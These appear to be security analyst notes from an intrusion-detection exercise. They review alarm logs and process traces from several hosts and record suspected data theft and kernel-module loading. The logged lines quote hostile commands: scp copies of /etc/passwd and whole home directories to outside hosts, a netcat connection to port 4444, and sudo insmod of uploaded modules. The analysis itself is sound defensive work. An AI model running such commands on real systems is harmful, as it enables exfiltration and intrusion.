
Alarm: DataLeak: Object 73246 (IP:80370c4b:22.2595401H) Subject 37472 pid=31063 scp -r /etc/passwd admin@128.55.12.75:./work/


B.20190507 TRACE-3:

suspcious activity added to a benign activity generation cycle:

- `/usr/bin/python3 /usr/lib/command-not-found -- sexit` at Tue 07 May 2019 12:51:45 PM EDT
- `cat /etc/passwd` run (before `sexit`) as in other benign activity gen cycle


/usr/sbin/sshd -D -R
-bash
/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
/run/motd.dynamic.new
-bash
-bash
-bash
tail -n +2
ls /etc/bash_completion.d
cargo –list
-bash
-bash
-bash
-bash
dircolors -b
basename /usr/bin/lesspipe
/bin/sh /usr/bin/lesspipe
-bash
/bin/sh /usr/bin/lesspipe
/bin/sh /usr/bin/lesspipe
-bash
-bash
-bash
ls /etc/bash_completion.d
-bash
cargo –list
-bash
tail -n +2
-bash
nc 128.55.12.117 4444
-bash
128.55.12.117
-bash
hostname
cat /etc/hosts
-bash
ls –color=auto
-bash
-bash
ls –color=auto
ifconfig
-bash
ps -aux
-bash
-bash
cat /etc/passwd
-bash
netstat -na
-bash
-bash
/usr/bin/python3 ...d – sexit
/usr/sbin/sshd -D -R


/usr/sbin/sshd -D -R
sh -c /usr/bin/en...ynamic.new
/run/motd.dynamic
/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
/run/motd.dynamic.new
/usr/sbin/sshd -D -R
-bash
/usr/sbin/sshd -D -R
ls /etc/bash_completion.d
-bash
-bash
-bash
-bash
cargo –list
-bash
tail -n +2
/bin/sh /usr/bin/lesspipe
/bin/sh /usr/bin/lesspipe
basename /usr/bin/lesspipe
-bash
-bash
/bin/sh /usr/bin/lesspipe
dircolors -b
-bash
-bash
ls /etc/bash_completion.d
-bash
-bash
-bash
-bash
-bash
cargo –list
tail -n +2
-bash
cat /etc/passwd
netstat -na
-bash
ps
-bash
/usr/bin/clear_console -q
-bash
/usr/sbin/sshd -D -R




C.20190508 TRACE-1

Possibly some SCP exfiltration which looks like email leaking:
scp -r /tmp/arthrosporic /tmp/athleticism /tmp/cerebroganglion /tmp/filosus /tmp/firefox_admin /tmp/grains /tmp/have /tmp/hsperfdata_darpa /tmp/hydrocharitaceous /tmp/intermelt /tmp/kowtowing /tmp/limpiness /tmp/loverless /tmp/mampus /tmp/mnemonics /tmp/mozilla_admin0 /tmp/natally /tmp/nsemail-10.eml /tmp/nsemail-11.eml /tmp/nsemail-12.eml /tmp/nsemail-13.eml /tmp/nsemail-14.eml /tmp/nsemail-15.eml /tmp/nsemail-16.eml /tmp/nsemail-17.eml /tmp/nsemail-18.eml /tmp/nsemail-19.eml /tmp/nsemail-1.eml .... and a bunch of other .eml files
We see repeated scps like this from yesterday to today with timestamp:

- 2: 2019-5-7 13:44:53 729000000
- 4: 2019-5-7 13:44:53 733000000
- 6: 2019-5-7 13:44:56 589000000
- 2: 2019-5-7 14:19:58 920000000
- 4: 2019-5-7 14:19:58 924000000
- 6: 2019-5-7 14:20:1 548000000
- 6: 2019-5-7 15:0:34 112000000
- 6: 2019-5-7 15:53:19 43000000
- 4: 2019-5-7 16:32:46 16000000
- 2: 2019-5-7 16:32:46 164000000
- 6: 2019-5-7 16:57:13 246000000

- 2: 2019-5-7 16:7:48 319000000
- 4: 2019-5-7 16:7:48 323000000
- 2: 2019-5-7 17:34:51 51000000
- 4: 2019-5-7 17:34:51 55000000
- 2: 2019-5-7 18:16:8 421000000
- 4: 2019-5-7 18:16:8 425000000
- 2: 2019-5-7 21:45:50 738000000
- 4: 2019-5-7 21:45:50 742000000
- 2: 2019-5-7 21:45:56 546000000
- 4: 2019-5-7 21:45:56 550000000
- 2: 2019-5-7 22:4:53 246000000
- 4: 2019-5-7 22:4:53 250000000
- 6: 2019-5-7 22:5:51 270000000
- 6: 2019-5-8 0:17:3 505000000
- 2: 2019-5-8 0:20:36 581000000
- 4: 2019-5-8 0:20:36 585000000
- 4: 2019-5-8 0:59:27 10000000
- 2: 2019-5-8 0:59:27 6000000
- 2: 2019-5-8 12:10:1 165000000
- 4: 2019-5-8 12:10:1 169000000
- 2: 2019-5-8 12:14:27 934000000
- 4: 2019-5-8 12:14:27 938000000
- 2: 2019-5-8 2:29:37 918000000
- 4: 2019-5-8 2:29:37 922000000
- 6: 2019-5-8 4:49:31 308000000
- 6: 2019-5-8 6:7:13 650000000
- 2: 2019-5-8 8:14:15 612000000
- 4: 2019-5-8 8:14:15 616000000


-bash
-bash
ocal/bin/ss...nDocuments
r /tmp/arthr...nDocuments
r /tmp/arthr...nDocuments
-bash
scp -r /tmp/arthr...19:./test/
-bash
scp -r /tmp/arthr...19:./test/
/usr/local/bin/ss...-t ./test/
-bash
-bash
scp -r /tmp/arthr...:./backup/
scp -r /tmp/arthr...:./backup/
/usr/local/bin/ss... ./backup/
-bash
scp -r /tmp/arthr...10:./work/
-bash
/usr/local/bin/ss...-t ./work/
scp -r /tmp/arthr...10:./work/
scp -r /tmp/arthr...18:./docs/
scp -r /tmp/arthr...18:./docs/
/usr/local/bin/ss...-t ./docs/
-bash
-bash
-bash
scp -r /tmp/arthr...55.12.55:
-bash
/usr/local/bin/ss...-r -d -t .
scp -r /tmp/arthr...55.12.55:
scp -r /tmp/arthr...indowsTemp
-bash
-bash
/usr/local/bin/ss...indowsTemp
scp -r /tmp/arthr...indowsTemp
-bash
scp -r /tmp/arthr...78:./docs/
-bash
scp -r /tmp/arthr...78:./docs/
/usr/local/bin/ss...-t ./docs/
-bash
-bash
scp -r /tmp/arthr...19:./docs/
scp -r /tmp/arthr...19:./docs/
/usr/local/bin/ss...-t ./docs/

Another possible attack

```
scp -r /home/admin/acrylic /home/admin/adjuncts /home/admin/aethogen /home/admin/airbrush
/home/admin/allayers /home/admin/allround /home/admin/anconeus /home/admin/antilepton
/home/admin/antisepticize /home/admin/autocombustible /home/admin/aviarists
/home/admin/backup /home/admin/bandagers /home/admin/barong /home/admin/bombacaceous
/home/admin/botulinuses /home/admin/boult /home/admin/brewer /home/admin/broider
/home/admin/bushidos /home/admin/celebe /home/admin/chelicere /home/admin/cicalas
/home/admin/cilices /home/admin/composita /home/admin/convincible
/home/admin/convulsedly /home/admin/copintank /home/admin/croakers /home/admin/dealers
/home/admin/decimator /home/admin/depardieu /home/admin/deposes /home/admin/deracialize
/home/admin/dermobranchia /home/admin/Desktop /home/admin/desuete /home/admin/directeur
/home/admin/disincrustion /home/admin/docs /home/admin/Documents /home/admin/dogma
/home/admin/Downloads /home/admin/drumming /home/admin/dunny /home/admin/educt
/home/admin/electrovection /home/admin/empiricism /home/admin/energeticalness
/home/admin/exacuate /home/admin/farandmen .... and a bunch of other files inder /home/admin
```

D.20190509 TRACE-2

- ld.so.cache file was written by a wall program
- Now any program loading it is getting UntrustedLoad
- Someone logged in through the ssh process, forked a bash that did ifconfig and netstat -na

```
19-05-09 11:59:49.14: Alarm: UntrustedLoad: 000: Object 1419883 (/etc/ld.so.cache) Subject
1312885 pid=10343 /usr/bin/dpkg --print-foreign-architectures
19-05-09 11:59:49.14: Alarm: UntrustedLoad: 000: Object 1419883 (/etc/ld.so.cache) Subject
1312885 pid=10343 /usr/bin/dpkg --print-foreign-architectures
```

E.20190514 TRACE-1,2,3

TRACE-1:

```
19-05-14 10:10:07.73: Alarm: FileExec: Object 14363928 (/home/admin/read_scan.ko) Subject
4815634 pid=7137 insmod read_scan.ko
19-05-14 10:10:14.59: Alarm: FileExec: Object 14363927 (/home/admin/load_helper.ko)
Subject 4815685 pid=7155 insmod load_helper.ko
```


TRACE-2:

```
19-05-14 10:11:44.72: Alarm: FileExec: Object 13655537 (/home/admin/read_scan.ko) Subject
4885139 pid=3489 insmod ./read_scan.ko
19-05-14 10:11:50.16: Alarm: FileExec: Object 13655536 (/home/admin/load_helper.ko)
Subject 4885183 pid=3503 insmod ./load_helper.ko
```

TRACE-3:

```
19-05-14 10:12:35.65: Alarm: PrivilegeEscalation: Subject 5360395 pid=29752 sudo insmod
./read_scan.ko
19-05-14 10:12:35.65: Alarm: PrivilegeEscalation: Subject 5360397 pid=29752 sudo insmod
./read_scan.ko
```


```
19-05-14 10:12:35.65: Alarm: PrivilegeEscalation: Subject 5360399 pid=29752 sudo insmod
./read_scan.ko
19-05-14 10:12:35.65: Alarm: PrivilegeEscalation: Subject 5360401 pid=29752 sudo insmod
./read_scan.ko
19-05-14 10:12:38.64: Alarm: FileExec: Object 4438344 (/home/admin/read_scan.ko) Subject
5360426 pid=29759 insmod ./read_scan.ko
19-05-14 10:12:47.48: Alarm: PrivilegeEscalation: Subject 5361036 pid=29954 sudo insmod
./load_helper.ko
19-05-14 10:12:47.48: Alarm: PrivilegeEscalation: Subject 5361038 pid=29954 sudo insmod
./load_helper.ko
19-05-14 10:12:47.48: Alarm: PrivilegeEscalation: Subject 5361040 pid=29954 sudo insmod
./load_helper.ko
19-05-14 10:12:47.48: Alarm: PrivilegeEscalation: Subject 5361042 pid=29954 sudo insmod
./load_helper.ko
```



O:/etc/localtime
O:/var/run/utmp
O:/proc/1/environ
O:/run/motd.dynamic
O:/etc/login.defs
O:/lib/x86_64-linux-gnu/libnss_dns.so.2
O:/etc/passwd
RD
RD
RD
RD
RD
LD
RD
S:/usr/sbin/sshd -D -R
SUCLN
O:/bin/bash
WR
RD
CRT
RD
WR
RD
CRT
WR
WR
CRT
SU
RD
WR
EXE
RD
O:IP:80370c0a:53
O:Pipe[7-8]
O:IP:80370ca7:39722
O:Pipe[6-8]
O:Pipe[9-10]
O:/usr/local/bin/scp
S:bash -c scp -d -t .
O:/proc/6752/loginuid
RD
RD
EXE
SU
S:scp -d -t .
RD
CRT
WR
RD
WR
CRT
CRT
WR
CRT
WR
O:Pipe[11-12]
O:/home/admin/read_scan.ko
O:/home/admin/load_helper.ko
RD
LD
RD
RD
LD
RD
S:insmod read_scan.ko
S:scp -r /home/admin/ admin@128.55.12.79:./docs/
S:scp -r /home/admin/ admin@128.55.12.124:.
S:scp -r /home/admin/ admin@128.55.12.56:.
S:scp -r /home/admin/ admin@128.55.12.66:.
S:scp -r /home/admin/ admin@128.55.12.78:./test/
S:scp -r /home/admin/ admin@128.55.12.79:./work/
S:scp -r /home/admin/ admin@128.55.12.67:.
S:scp -r /home/admin/ admin@128.55.12.79:./files/
S:scp -r /home/admin/ admin@128.55.12.78:./docs/
S:scp -r /home/admin/ admin@128.55.12.79:./test/
S:insmod load_helper.ko
WR
WR
WR
O:Pipe[5-6]
O:/dev/pts/1
O:/dev/pts/4

```
19-05-14 10:12:47.49: Alarm: FileExec: Object 4438343 (/home/admin/load_helper.ko) Subject
5361052 pid=29955 insmod ./load_helper.ko
```

All three of the attacks had the similar pattern.


- The files *read_scan.ko* and *load_helper.ko* were uploaded to all three of the machines through 128.55.12.167:39722, 128.55.12.167:47660 and 128.55.12.167:42427 using scp into Trace-1, Trace-2 and Trace-3 respectively.
- The uploaded files were later executed using *insmod* operation with *sudo* privilege.
